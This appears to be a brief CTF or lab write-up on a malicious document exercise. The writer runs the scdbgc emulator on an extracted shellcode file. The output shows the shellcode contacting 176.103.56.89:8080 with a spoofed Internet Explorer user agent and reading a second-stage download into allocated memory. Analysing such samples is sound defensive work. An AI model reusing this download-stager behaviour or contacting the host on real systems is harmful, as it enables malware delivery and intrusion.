
And here the information about IP adress



User-agent



For next question I save as file




```
scdbgc /f /home/ubuntu/Downloads/download.dat -s -1
```

And here is all answers

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ scdbgc /f /home/ubuntu/Downloads/download.dat -s -1
Loaded 31e bytes from file /home/ubuntu/Downloads/download.dat
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA( )
4010cc  InternetConnectA(server: 176.103.56.89, port: 8080, )
4010e4  HttpOpenRequestA(path: /SjMR, )
4010f8  HttpSendRequestA(User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
, )
40111a  GetDesktopWindow()
401129  InternetErrorDlg(11223344, 4893, 40111a, 7, 0)
4012de  VirtualAlloc(base=0 , sz=400000) = 600000
4012f9  InternetReadFile(4893, buf: 600000, size: 2000)
```